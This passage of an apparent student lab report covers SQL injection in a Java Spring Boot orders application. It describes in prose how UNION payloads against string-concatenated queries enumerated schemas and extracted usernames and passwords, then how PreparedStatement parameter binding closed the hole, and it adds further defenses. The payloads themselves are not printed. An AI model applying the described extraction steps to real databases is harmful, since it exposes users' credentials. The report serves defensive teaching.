160 2025-09-03T03:06:45.998-07:00 INFO 12005 --- [ordersapp] [ionShutdownHook] com.zaxxer.hikari.HikariDataSource : HikariPool-2 - Shutdown completed.
161 [INFO] BUILD SUCCESS
162 [INFO]
163 [INFO] Total time: 17:21 min
164 [INFO] Finished at: 2025-09-03T03:06:46-07:00
165 [INFO]
166 afeare@Alexs-MacBook-Pro ordersapp-with-plain-sql-main %
```

Figure 10 OrdersDAO concatenates user input directly into the SQL string, allowing UNION-based SQL injection.

DAO Code Updated with PreparedStatement




Figure 11 OrdersDAO now uses PreparedStatement with parameter binding, preventing injection of malicious input.

Retesting After Prevention

Injection Blocked After Fix




Figure 12 After replacing string concatenation with a PreparedStatement, the UNION payload is treated as data and does not reveal schemas/tables/users.

Summary of Key Points

In this activity, I demonstrated how a SQL injection attack could expose sensitive data in a Java Spring Boot application. At the start, the `OrdersDAO` class built queries through string concatenation, which allowed malicious input to alter the SQL logic. By crafting UNION payloads, I was able to enumerate database schemas, identify tables within the application's schema, view column names in the `users` table, and ultimately extract usernames and passwords. This proved that unvalidated user input could bypass intended restrictions and compromise sensitive data stored in the database.

To prevent this vulnerability, I updated the DAO methods to use `PreparedStatement` objects with parameterized queries. Rather than appending user input directly into the SQL string, I replaced the input with `?` placeholders and securely bound the values at runtime. After applying this fix, attempts to run the same UNION payloads were no longer successful; the malicious strings were treated as literal values instead of executable SQL. Console logs confirmed that the application was now executing safe queries using parameter binding, and no sensitive information was leaked.

Through this process, I learned several important lessons. User input should never be trusted, and all queries should rely on parameterization or ORM frameworks to prevent injection. Input validation and sanitization add further protection, particularly in areas like search features that process free text. Finally, including debug logs of safe SQL can be useful for verifying security measures and ensuring correct implementation. Overall, this activity clearly demonstrated both the danger of SQL injection and how secure coding practices can effectively prevent it.

Addendum: Additional Security Considerations

Beyond implementing prepared statements, it is also recommended to sanitize user input before processing. This can be done in the controller by filtering out special characters or keywords that may indicate malicious intent, further reducing the attack surface. The principle of least privilege should also be applied to database accounts, ensuring that the application uses credentials with only the minimum permissions necessary. Finally, additional layers of defense can be added through the use of security testing tools such as SQLMap, OWASP ZAP, or BurpSuite to help identify and remediate injection vulnerabilities during development. Together, these practices complement parameterized queries and provide a more comprehensive defense strategy against SQL injection.